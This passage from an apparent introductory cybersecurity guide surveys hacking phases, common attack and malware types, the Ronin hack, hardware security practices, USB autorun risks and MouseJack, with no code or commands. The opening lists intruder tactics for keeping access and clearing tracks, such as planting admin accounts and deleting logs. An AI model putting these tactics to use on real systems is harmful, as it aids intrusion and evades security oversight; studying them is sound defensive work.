
- Trojans: - A type of computer software that is camouflaged in the form of regular software such as utilities, games and sometimes even antivirus programs. But their main is to cause harm.

Once the hacker owns the system, they can use it as a base to launch additional attacks. In this case, the owned system is sometimes referred to as a zombie system. The hacker from this point creates a new administrator account for themselves based on the naming structure and try and blend in. Hacker begins to look for and identify accounts that have not been used for a long time. The hacker assumes that these accounts are likely either forgotten or not used so they change the password and elevate privileges to an administrator as a secondary account in order to maintain access to the network.

5) Clearing tracks: - Once hackers have been able to gain and maintain access, they cover their tracks to avoid detection by security personnel, to continue to use the owned system, to remove evidence of hacking, or to avoid legal action.

He/she does this by:

- Clearing the cache and cookies
- Modifying registry values
- Modifying/corrupting/deleting the values of Logs
- Clearing out Sent emails
- Closing all the open ports
- Uninstalling all applications that he/she be used



Penetration testing

A penetration test (pen test) is an authorized simulated attack performed on a computer system to evaluate its security. The penetration tester should attempt to exploit security vulnerabilities and weaknesses throughout the environment, attempting to penetrate both at the network level and key applications.



The goal of penetration testing is to determine if unauthorized access to key systems and files can be achieved. If access is achieved, the vulnerability should be corrected and the penetration testing re-performed until the test is clean and no longer allows unauthorized access or other malicious activity.

The stages of penetration testing are the same as the 5 phases of hacking and this is because hacking target remains the ultimate goal in both the process. It's just that penetration testing is done with the good intent of testing existing security efforts.

An example

Now that we have discussed so much around hacking, I'd like to show you the effect of something like hacking with an effective example that happened in the current times and how it affected one of the most booming markets of all, crypto.



Fig 2.2



advertised as the “Future of Money” for the entire human race.

If you're wondering how this hack took place then good job, you're thinking ahead. What was found later was that a smart contract system which was followed to swap tokens in the block

TOPLINE Hackers allegedly breached gaming-focused blockchain platform Ronin Network last week and extracted cryptocurrencies now valued at more than \$600 million, the company announced on Tuesday, marking the second-biggest hack ever in the burgeoning cryptocurrency space.

Fig 2.3

chain had a vulnerability. And as you could've guessed the hacker exploited this vulnerability and enabled a transfer of \$600 million dollars to three different wallets that the hacker controlled. I used his case as an example to show you that it doesn't matter how new or outlandish a technology is, it might have a vulnerability that if exploited can bring everything down.

And with this example I'd like to move to the next topics in the chapter which is different types of attacks when it comes to cyber security.

2.2 Attacks

So, what is a cyber-attack?

A cyberattack is where an attacker tries to gain unauthorized access to an IT system for the purpose of theft, extortion, disruption or other nefarious reasons. It is also defined as an offensive action that targets computer information systems, infrastructures, computer networks or personal computer devices, using various methods to steal, alter or destroy data or information systems.

Types of attacks

Here we are going to discuss the most commonly used and encountered attacks, stay attentive to these as they are going to be mentioned in future chapter. Also, the solutions to how to tackle with these will also be shared in coming chapters. So here we start with

Denial-of-service (DOS) and distributed denial-of-service (DDoS) attacks

A denial-of-service attack overwhelms a system's resources so that it cannot respond to service requests. A DDoS attack is also an attack on system's resources, but it is launched from a large number of other host machines that are infected by malicious software controlled by the attacker. This attack is either performed to simply cause disruption or take system temporarily offline to support more attacks. There are multiple ways to plan and execute such an attack, let's have a brief look into them,




Fig 2.4

TCP SYN flood attack

The attacker's device floods the target system's with tcp connection requests without responding back to the target's replies. This causes the target system to time out while waiting for the response from the attacker's device, which makes the system crash or become unusable when the connection queue fills up.

Smurf attack

Here the attacker would act as the system by sending ping requests to the entire network while using the target system's Ip address. This will then cause a huge number of replies to flood target system, thus overwhelming the network.

Ping of death attack

Here the attacker simply pings the target with maximum packet size, and once the target reassembles and opens these packets it can experience overflow and crash

Botnets

This is the way used by hackers to create a DDOS attack. It is done by hacking a huge number of devices using malware and then using those so called "zombie bots" to carry out attacks against the target. This overwhelms the target's bandwidth and processing capabilities and renders it useless.

Man-in-the-middle (MitM) attack

A MitM attack occurs when a hacker inserts itself between the communications of a client and a server. Here are some common types of man-in-the-middle attacks:

Session jacking

In this type of MitM attack, an attacker hijacks a session between a trusted client and network server. The attacking computer substitutes its IP address for the trusted client while the server continues the session, believing it is communicating with the client.

IP spoofing

IP spoofing is used by an attacker to convince a system that it is communicating with a known, trusted entity and provide the attacker with access to the system. The attacker sends a packet with the IP source address of a known, trusted host instead of its own IP source address to a target host. The target host might accept the packet and act upon it.

Replay

A replay attack occurs when an attacker intercepts and saves old messages and then tries to send them later, impersonating one of the participants.

Phishing and Spear phishing attacks

Phishing attack is the practice of sending emails that appear to be from trusted sources with the goal of gaining personal information or influencing users to do something. It combines social engineering and technical trickery. It could involve an attachment to an email that loads malware onto your computer. It could also be a link to an illegitimate website that can trick you into downloading malware or handing over your personal information.

Spear phishing is a very targeted type of phishing activity. Attackers take the time to conduct research into targets and create messages that are personal and relevant. Because of this, spear phishing can be very hard to identify and even harder to defend against.

Drive-by Attack

Drive-by download attacks are a common method of spreading malware. Hackers look for insecure websites and plant a malicious script into HTTP or PHP code on one of the pages. This script might install malware directly onto the computer of someone who visits the site, or it might re-direct the victim to a site controlled by the hackers.

Drive-by downloads can happen when visiting a website or viewing an email message or a pop-up window. Unlike many other types of cyber security attacks, a drive-by doesn't rely on a user to do anything to actively enable the attack — you don't have to click a download button or open a malicious email attachment to become infected.

A drive-by download can take advantage of an app, operating system or web browser that contains security flaws due to unsuccessful updates or lack of updates.



Fig 2.5

Password attack

Because passwords are the most commonly used mechanism to authenticate users to an information system, obtaining passwords is a common and effective attack approach. One can try to get these passwords by using social engineering tactics, looking through the person's work area, sniffing or by straight up guessing. But the main two most used ways are,


- Brute-force password guessing means using a random approach by trying different passwords and hoping that one work Some logic can be applied by trying passwords related to the person's name, job title, hobbies or similar items.
- In a dictionary attack, a dictionary of common passwords is used to attempt to gain access to a user's computer and network. One approach is to copy an encrypted file that contains the passwords, apply the same encryption to a dictionary of commonly used passwords, and compare the results.

SQL injection attack

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data

Cross-site scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.



Eavesdropping attack

Eavesdropping attacks occur through the interception of network traffic. By eavesdropping, an attacker can obtain passwords, credit card numbers and other confidential information that a user might be sending over the network. Eavesdropping can be passive or active:

- Passive eavesdropping — A hacker detects the information by listening to the message transmission in the network.
- Active eavesdropping — A hacker actively grabs the information by disguising himself as friendly unit and by sending queries to transmitters. This is called probing, scanning or tampering.

Detecting passive eavesdropping attacks is often more important than spotting active ones, since active attacks requires the attacker to gain knowledge of the friendly units by conducting passive eavesdropping before.




Fig 2.7

Malware attack

Malicious software can be described as unwanted software that is installed in your system without your consent. It can attach itself to legitimate code and propagate; it can lurk in useful applications or replicate itself across the Internet. Here are some of the most common types of malware:

- Macro viruses — These viruses infect applications such as Microsoft Word or Excel. Macro viruses attach to an application's initialization sequence. When the application is opened, the virus executes instructions before transferring control to the application. The virus replicates itself and attaches to other code in the computer system.

- File infectors — File infector viruses usually attach themselves to executable code, such as .exe files. The virus is installed when the code is loaded. Another version of a file infector associates itself with a file by creating a virus file with the same name, but an .exe extension. Therefore, when the file is opened, the virus code will execute.
- System or boot-record infectors — A boot-record virus attaches to the master boot record on hard disks. When the system is started, it will look at the boot sector and load the virus into memory, where it can propagate to other disks and computers.
- Polymorphic viruses — These viruses conceal themselves through varying cycles of encryption and decryption. The encrypted virus and an associated mutation engine are initially decrypted by a decryption program. The virus proceeds to infect an area of code. The mutation engine then develops a new decryption routine and the virus encrypts the mutation engine and a copy of the virus with an algorithm corresponding to the new decryption routine. The encrypted package of mutation engine and virus is attached to new code, and the process repeats
- Stealth viruses — Stealth viruses take over system functions to conceal themselves. They do this by compromising malware detection software so that the software will report an infected area as being uninfected. These viruses conceal any increase in the size of an infected file or changes to the file's date and time of last modification.
- Trojans — A Trojan or a Trojan horse is a program that hides in a useful program and usually has a malicious function. A major difference between viruses and Trojans is that Trojans do not self-replicate. In addition to launching attacks on a system, a Trojan can establish a back door that can be exploited by attackers. For example, a Trojan can be programmed to open a high-numbered port so the hacker can use it to listen and then perform an attack.
- Logic bombs — A logic bomb is a type of malicious software that is appended to an application and is triggered by a specific occurrence, such as a logical condition or a specific date and time.
- Worms — Worms differ from viruses in that they do not attach to a host file, but are self-contained programs that propagate across networks and computers. Worms are commonly spread through email attachments; opening the attachment activates the worm program. A typical worm exploit involves the worm sending a copy of itself to every contact in an infected computer's email address in addition to conducting

malicious activities, a worm spreading across the internet and overloading email servers can result in denial-of-service attacks against nodes on the network.

- **Droppers** — A dropper is a program used to install viruses on computers. In many instances, the dropper is not infected with malicious code and, therefore might not be detected by virus-scanning software. A dropper can also connect to the internet and download updates to virus software that is resident on a compromised system.
- **Ransomware** — Ransomware is a type of malware that blocks access to the victim's data and threatens to publish or delete it unless a ransom is paid. While some simple computer ransomware can lock the system in a way that is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion, which encrypts the victim's files in a way that makes them nearly impossible to recover without the decryption key.
- **Adware** — Adware is a software application used by companies for marketing purposes; advertising banners are displayed while any program is running. Adware can be automatically downloaded to your system while browsing any website and can be viewed through pop-up windows or through a bar that appears on the computer screen automatically.
- **Spyware** — Spyware is a type of program that is installed to collect information about users, their computers or their browsing habits. It tracks everything you do without your knowledge and sends the data to a remote user. It also can download and install other malicious programs from the internet. Spyware works like adware but is usually a separate program that is installed unknowingly when you install another freeware application.

Summary

This chapter was all about the cool stuff you hear in cyber-security. In this chapter we talked about hacking and its three types, White hat, Black hat and grey hat. After that we talked about the 5 Phases of hacking. We then discussed penetration testing and also how it uses the same 5 stages of hacking for its functionality. And we also saw a great real-life example of a cyber-attack which made people rethink their trust on the block-chain. Once we were done with that we talked about attacks. Their most famous different types, how each works with a few descriptive diagrams. This chapter has helped a lot in providing essential knowledge for the rest of the document, so make sure to give it a second read if needed.

CHAPTER: 3

SECURING HARDWARE

With having looked through the prerequisites now it's time to talk about security, starting from hardware. Now it's not like we are only and purely going to talk about security points and nothing else, we'll look into the reasons and effects of not having that security too. Also, I'd like to talk about a couple of technology/tools that will aid in your aim to attain hardware security.

3.1 What is Hardware Security

Hardware security is the protection of physical devices from threats that would cause unauthorized access to enterprise systems. Hardware security is a domain of enterprise security that focuses on protecting all physical devices, machines, and peripherals.

This protection can be in the form of physical security such as guards, locked doors, and CCTV cameras. Simply put, hardware security involves protection through physical devices or operations rather than security programs such as antivirus.

In terms of 'physical' security, hardware security essentially entails protecting on-premise systems from natural or human tampering or destruction. And going forwards into the security ideologies and methods we'll first look into the key threats to hardware in infrastructures today.

Key threats to hardware in enterprise infrastructures today

The list goes on here, Firmware, basic input-output systems (BIOS), motherboards, network cards, Wi-Fi cards, hard drives, graphics cards, systems-on-a-chip, and servers. An organization is the sum total of its hardware devices, and each of these come with their own vulnerabilities from the component level up. This makes hardware security at the enterprise level important but highly complicated. But here are some of the most critical hardware level threats today.

Outdated firmware: - Not every company in the 'smart devices' segment is an expert in IT security. And Careless patch management can lead to further complications and the creation of new vulnerabilities. Regularly updated firmware that is synchronized with the release of new

security patches can help secure sensitive hardware ecosystems.

Inadequate encryption: - An increasing number of enterprise devices are moving toward becoming IP-connected. However, not all of them are linked to a network using the correct encryption protocols. Encryption for both, data at rest and data in motion, is vital for the security of operational technology devices connected to a network. Information that is not encrypted appropriately can be **collected by an attacker** who connects to the network, while an unencrypted device can be **stolen** and its data accessed easily.

Unsecured local access: - Hardware is often accessible through an on-premise interface or local network. Companies, especially smaller ones, might neglect to configure these local access points correctly or protect them physically. This leaves the enterprise hardware environment open to the actions of malicious actors who can access and tamper with company systems easily.

Unchanged default passwords: - Most enterprise devices come with a ‘default password’ that can and should be changed. However, even companies that practice cutting-edge software security might lack basic hygiene when it comes to hardware security. Personnel might continue to use the default passwords for low-cost and immediately usable hardware. Often, the password is written on the device itself and can be accessed by just about anybody with physical access to the same.



Vulnerable customized hardware: - Many organizations rely on custom-built hardware solutions for specialized business operations. For instance, big data centers and customized systems for heavy engineering and scientific applications operate using purpose-built chipsets that allow them to deliver specific outcomes. Manufacturers often **neglect to review** the security posture of these custom-made chips and devices as rigorously as they would for hardware that fulfills more mainstream purposes.

Backdoors: - A backdoor is a hidden vulnerability that is often inserted intentionally during the manufacturing stage of a device. Backdoors enable threat actors to bypass authentication processes and **gain root access** to the device without the owner’s consent. Unlike software backdoors that can be patched easily, hardware backdoors are much more difficult to plug. They can be exploited by attackers to install malware or introduce malicious code into the

system.

Eavesdropping: - Eavesdropping attacks occur when an unapproved party accesses hardware and **captures its data**. An eavesdropping attack can be executed without the attacker having a constant connection to the hardware. For instance, in the case of a card skimmer inserted into an ATM or a PoS terminal, the attacker accesses the device occasionally to gain a copy of its information. Eavesdropping attacks can be triggered by injecting a malicious program into an already compromised device, allowing unauthorized access to data, and even setting up a protocol for the data to be sent to the attacker at predetermined intervals.

Modification attacks: - Modification attacks invasively tamper with the normal functioning of a device and allow bad actors to override restrictions on hardware operating limits. A modification attack takes things one step ahead of an eavesdropping attack by modifying the communication that a device engages in. A hardware component is either injected with malicious software or triggered with existing vulnerabilities. The unauthorized party then gains the ability to execute a **man-in-the-middle attack**, allowing them to receive and **modify** packets before sending them to the intended recipient. Unauthorized modifications to integrated circuits or the introduction of hardware **Trojans** are common ways to engage in modification attacks.

Triggering faults: - Attackers ‘trigger’ or ‘induce’ faults in hardware to disrupt normal system behavior. Fault attacks can compromise system-level security through fault injections precisely crafted to grant **unauthorized privileges** or leak data. These attacks can have a domino effect on connected devices that rely on the compromised hardware for regular operations. The attacker rarely needs exact knowledge of the targeted device and its faults to execute a successful fault attack.

However, developing countermeasures against fault attacks requires security teams to gain a precise understanding of the attack vector. This can be difficult because the mechanisms of both, fault injection and propagation need to be understood for every available weak point and resolved without loss of data or disruption of operations.


Counterfeit hardware: - Counterfeit hardware is an ever-present threat that allows attackers to target enterprises easily. Devices that are built or **modified without the authorization** of

the original equipment manufacturer (OEM) can be purposefully riddled with **backdoors** and other vulnerabilities. These loopholes can then be exploited by attackers at a reasonable time to trigger unauthorized operations and allow malicious access to company systems.

Having talked about the most critical issues, now it's time to look into the most well shared solutions for hardware security.

3.2 7 - Best practices for hardware security in 2022

1. Study your hardware supplier



Evaluating the security of enterprise hardware calls for the analysis of vulnerabilities that exist throughout its lifecycle, beginning right from the pre-manufacturing stage.

To minimize the **risk** of operating with **vulnerable or counterfeit hardware**, begin by identifying the vendors that supply your enterprise hardware. Check your vendor's suppliers and study the parties that integrate the components and manufacture the individual parts that your systems use. Also, find out who your vendor's secondary partners are.

After you have a thorough overview of all your hardware supply lines, check the **security measures** they implement as a part of their manufacturing and shipping operations. If you do not have the resources to conduct a thorough study immediately, prioritize the most vulnerable components that will cause the largest impact in case of a breach or a hack.

Follow similar practices for every new and existing hardware vendor.

2. Encrypt whatever you can



Implement **encryption processes** and protocol wherever possible, even for smaller devices such as external storage media and dynamic random-access memory (DRAM) interfaces. Most processors manufactured today come with **in-built components** that facilitate encryption and decryption without compromising processing power. Wherever feasible, data must be encrypted at rest, in-motion, and in-processing.

The lack of proper encryption can lead to the transmission of credentials and other sensitive

data either in **plaintext** or secured using inadequate protocols. Therefore, avoid relying solely on low-level encryption processes. Remember, complying with regulatory measures does not necessarily equate to your information being securely encrypted.

Implement encryption systems that will prevent attackers from **intercepting** your systems **remotely**. Even if a correctly encrypted device is physically stolen, the attacker will not be able to gain access to it easily without knowledge of the required credentials.

3. Minimize your attack surface

Secure enterprise infrastructure from attacks by correctly disabling any **decommissioned hardware or components**, such as debug ports. Ensure that you also **disable** wireless interfaces, and unnecessary Ethernet ports. For components that cannot be removed, consider enforcing MAC address-based restrictions or other challenges to ensure failure for the attackers.

Misconfiguration is one of the most common causes of hardware vulnerabilities. Watch out for errors in system configuration; for instance, keeping setup pages enabled or allowing the continued use of **default passwords** leaves devices open to attack. Bad actors can use enabled setup or app server configuration pages to scope hidden weak points.

Minimize the odds of misconfiguration by enabling systems and procedures that prevent mistakes in the hardware configuration process. Automate processes to minimize errors during the commissioning and decommissioning of hardware. Monitor your device and application settings regularly and compare them with **industry-standard** configurations to spot and correct errors in devices connected to the enterprise network.

4. Implement adequate electronic security

Electronic security can be bolstered using a secure element for storing a master key. This allows users to **encrypt or decrypt** other **credentials** and data whenever required. Secure elements protect systems against threats such as key extraction and tampering. If hardware-secure elements are not a feasible option, **hardware-enforced isolation** or another hardware security measure can be used instead.

Another method to enhance electronic security is using a **secure authenticator device**. These authenticator devices leverage strong cryptography to authenticate every connecting device mutually. This minimizes the risk of your network being exposed to counterfeit hardware masquerading as a trusted device.

To further bolster electronic security, use environmental monitoring and tamper switches for hardware that is more likely to be tampered with. In this case, the master key is uploaded into a battery-powered SRAM unit that will be wiped if the tamper switch is triggered. Trigger switches can also detect light in the otherwise dark unit interior, thus locking the device if the machine is opened.

5. Ensure robust physical security

Implementing basic hardware security measures is simple and doesn't cost much. For instance, modern-day endpoints rely on BIOS for operating at the hardware level. Therefore, it is advisable to **protect the BIOS with a password** to thwart malicious users from accessing the system. Employee workstations can also be protected from remote attacks by placing them behind a correctly configured hardware firewall.

The actual theft of systems from office premises can be mitigated by **locking hardware** to workstations using specialized **lockable steel cables**. In the post-pandemic corporate world, where remote work is still trending, laptop chassis can be secured with specialized locks to prevent the dismantling of the device.

Servers are an essential part of company infrastructure, and any tampering or harm to this hardware can lead to huge losses. Therefore, servers should be secured by  **mounting them on racks in dedicated server rooms**. These 'server cabinets' should be fitted with **lockable doors**, and the front bezels of individual servers should also be secured with a lock to prevent tampering. The temperature and climate of the room should be correctly maintained to prevent damage to the servers due to **overheating or humidity**.



Premises should be secured with locked doors, on-ground security staff, strict **identity verification**, and **CCTV cameras**. Monitoring of IT server rooms and **employee devices** is crucial. Access to areas with sensitive hardware should be

restricted, and physical access privilege should be governed with the same dedication as access privilege on the software front. Cloud-based access control solutions make the adjustment of permissions easier at the individual, team, department, and organizational levels.

Finally, **co-location providers** are gaining popularity as 2022 approaches. These vendors house and secure both, servers and staff, as well as offer round-the-clock technical assistance. Leading co-location services provide **power backup, internet connectivity, trained security staff, and robust monitoring** measures at a competitive and flexible recurring fee.

6. Implement real-time monitoring

Real-time monitoring of hardware ensures adequate security and prevents unauthorized actions, especially for enterprises with remote workers. Cloud-based real-time monitoring solutions notify security teams in case of a hardware breach and allow immediate incident response measures. Wherever possible, implement **visual verification measures, activity reporting, and remote access** to physical devices. This will help **minimize response times** in case of a security breach.

The work-from-home environment, popularized by the COVID-19 pandemic, has led to enterprises requiring a large number of network devices. It can be resource-intensive to identify, commission, and configure this hardware manually, especially for an employee base scattered all over the globe. Instead, consider adopting a hardware **monitoring solution** that is **highly available** and automates the discovery and configuration of new devices. This will enhance **real-time monitoring** measures and allow your security team to supervise the network efficiently.

Finally, consider using integrated platforms and IoT automation to gain an exhaustive overview of your company's hardware security posture. This information can be processed using **AI-powered analytics** to enable the **proactive implementation** of enterprise **security measures** as required.

7. Conduct regular audits

Regular audits of your current hardware security and cybersecurity postures are always good.



Fig 3.1

Arrange for audits to spot and address operational risks. Bolster your audits by implementing regular **vulnerability tests and system monitoring measures**. This will help protect your enterprise from newer threats.

When it comes to hardware security, audits need to be thorough, time-consuming, invasive, and sometimes, even destructive. Electrically analyze the inputs and outputs of any suspicious modules after confirming with the manufacturer and your in-house hardware experts if the reason for its presence is unclear. Pull up **reference images** approved by the original manufacturer and compare them against the architecture of sensitive systems in your organization. If required, go for X-rays or other thorough procedures to ensure impeccable security of strategically critical hardware. Finally, if you're unsure where to begin or how to proceed, **hire a consultant** with a proven track record to help. -

Every modern-day enterprise relies on hardware as much as it does on software. Smartphones, PCs and laptops, switches, servers, and networking devices are used in data centers and enterprise networks of all sizes. Hardware security is critical because the hardware layer is full of vulnerabilities that remain unpatched for years on end, giving threat actors an easy target. One cannot make the mistake of being lazy while setting up security of an infrastructure.

3.3 The infamous crimes of the USB ports and CDs

Having talked about the risks and best practices now I'd like to talk about the dangers that come with the use of the single pc slot that we insert things in without thinking. Pretty much every accessible port is harmful but the USB being on the outside cannot be physically locked like a cabinet can be. You can definitely disable every useless port (and believe me you should) to prevent what we are going to discuss further but you can't disable every one of them, who wants that hassle am I right? So, sit back and have a read on what I'm about to say next as it might make you paranoid about these evil little (but extremely) ports in the future. And yes, cd drive slots are pretty much dead so I guess they don't really matter now, what does are the USB slots in their multiple attractive shaped



Fig 3.2

The big culprit here is **autorun**, it is said from many cyber security professional mouths and it

is for a good reason. Let me explain, you can configure a file on your USB device to automatically run when it's plugged into a computer. That file can, of course, do anything you want it to. The drive usually contains a **malware** that is made to do whatever the attacker wants, even send a conformational email back to the attacker that confirms the attack. By the sounds of it it's very simple but the effectiveness is baffling. And to explain that to you properly let me introduce you to an idea that we'll be discussing again in the coming chapters, Air gap.

NOTE: - An air gap is a security measure in which computers, computer systems or networks are not connected in any way to any other devices or networks. This is used in instances requiring airtight security without the risk of compromise or disaster. It ensures total isolation of a given system — electromagnetically, electronically and, most importantly, physically — from other networks, especially those that are not secure. In other words, data can only be transferred by connecting a physical device to it, such as a flash drive, external hard disk or DVD.

Key point here is that such an aggressively secure system still leaves the possibility of being accessed through USB, and to be fair it's in a necessity. A new **ESET study** of 17 malware frameworks that threat actors have used over the past decade to target air-gapped systems showed every one of them used a USB drive to introduce malware into the environment and extract data from there. The security vendor found that the best defense for organizations against attacks on air-gapped systems is to restrict USB use as much as possible and to monitor them closely in situations where the devices need to be used.

"The main takeaway is that the one and only point of entry ever observed into air-gapped networks is via USB drives. That's where organizations should focus their efforts," says Dorais-Joncas, a malware researcher and security project team lead at ESET.

Now you'll understand the infamous sentiment behind USBs. It is however very simple to understand this phenomenon. It's just too useful to be left behind, it's utility forces us to keep using it even in our extremely aggressive efforts of security. Now if I have made you paranoid then don't worry, there is a very simple fix to this, although it won't completely remove the danger but it'll definitely take away the self-running aspect from it. Which brings me back to my first few statements, Autorun is just a bad idea. People putting CD-ROMs or USB drives into their computers usually want to see what's on the media, not have programs automatically

run. Fortunately, you can turn Autorun off. A simple manual approach is to hold down the “Shift” key when a disk or USB storage device is inserted into the computer. A better way is to disable the feature entirely by editing the Windows Registry. There are many instructions for doing this online (just search for “disable autorun”).

Hacking a computer using a wireless mouse

The phenomenon we are discussing here is called Mouse Jack. There’s a new way for hackers to get control over a computer and it’s surprisingly simple. They can just take control of their target’s mouse. Security experts found a fault that allows a hacker to hijack a computer through a wireless mouse of their victim with just a cheap USB dongle and few lines of code in Python.




Fig 3.3

The experts from a security company Bastille found problems in the way wireless mice communicate with their USB receivers. When these devices are at work, they wirelessly send data between them. Data about where on the screen the pointer currently is and whether any mouse buttons

have been pressed or wheels scrolled.

Now where most wireless keyboards (and mice using Bluetooth) secure this data transmission with encryption, most radio-based wireless mice don’t. They send data to their dongle in a cleartext – without any encryption.

This allows potential attackers to intercept these signals with their own wireless device. They can tell to which pair of mouse and a receiver the data belongs. Then they can send their own signals to the victim’s receiver and request a new hardware pairing. This allows them to connect their own mouse or a wireless keyboard to the target computer and obtain sensitive data, spread malware and more.

Hackers can even just send along a sequence of keypresses that will do their desired action for them. They don’t have to move the pointer around the screen. When the experts were testing this method, they managed to



Fig 3.4

generate over a 1000 words per minute in the target computer and install a rootkit under ten seconds

MouseJack seems to affect a huge number of mice from many manufacturers – out of seventeen models tested, only two were safe. Even devices from big-name manufacturers like Logitech, Lenovo, Amazon or Microsoft were found vulnerable.

Thankfully such attacks have only been possible in a limited amount of range. According to the experts, a computer can be attacked this way only when it's closer than 90 meters. It is still enough when you consider how many individuals work in public cafes. Although this hacking method has not been enough researched, but it has proven to be effective. For now, experts recommend to update the firmware of your device or using Bluetooth or wired devices only.

Enough of talking about attacks, Now I'd like to introduce you two technologies that genuinely cool in their functionality and they work very well for providing security.

3.4 Hardware Security Modules (HSM)

A hardware security module (HSM) is a dedicated cryptographic processor that manages and safeguards digital keys. Designed specifically to protect the crypto key lifecycle, hardware security modules perform encryption and decryption functions for strong authentication, digital signatures, and other cryptographic functions.

